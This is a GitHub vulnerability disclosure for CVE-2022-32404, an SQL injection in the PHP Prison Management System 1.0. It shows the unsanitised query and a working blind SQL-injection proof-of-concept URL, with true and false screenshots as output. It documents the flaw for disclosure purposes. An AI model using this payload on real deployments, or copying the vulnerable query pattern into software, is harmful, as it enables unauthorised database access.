Dyrandy / BugBounty Public

Code Issues 1 Pull requests Actions Projects Security ...

main

BugBounty / pms / cve-2022-32404.md

Dyrandy Update History

1 contributor

24 lines (22 sloc) | 894 Bytes

CVE-2022-32404

Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : https://www.sourcecodester.com/

Software Link : https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html

[+] Vulnerability : SQL Injection
[+] Vulnerability Location : `$_GET['id']` in `/pms/admin/inmates/manage_inmate.php:3`


```
$qry = $conn->query("SELECT * from `inmate_list` where id = '{$_GET['id']}' ");
```

PoC

- Payload :

```
# Error Based
http://localhost/pms/admin/?page=inmates/manage_inmate&id=1'-
if(database()='pms_db',0,1)%23
```

- True : `http://localhost/pms/admin/?page=inmates/manage_inmate&id=1'-if(database()='pms_db',0,1)%23`



localhost/pms/admin/?page=inmates/manage_inmate&id=1'-if(database()='pms_db',0,1)%23

Prison Management System - Admin

Adminstra

Update Inmate

Code: 6231415

Prison & Cell Block: Men's Prison - Block 1 Cell 1001

First Name: John

Middle Name: D

Last Name: Smith


Birthday: 06 / 23 / 1990

Sex: Male

Address: Sample Address only

Marital Status

- False : `http://localhost/pms/admin/?page=inmates/manage_inmate&id=1'-if(database()='wrong',0,1)%23`



localhost/pms/admin/?page=inmates/manage_inmate&id=1'-if(database()='wrong',0,1)%23

Prison Management System - Admin

Adminstrato

New Inmate Entry

Code:

Prison & Cell Block: Please select inmate cell block here

First Name:

Middle Name: optional

Last Name:

Birthday: mm / dd / yyyy

Sex: Male

Address:

Marital Status: Single

Complexion

Eye Color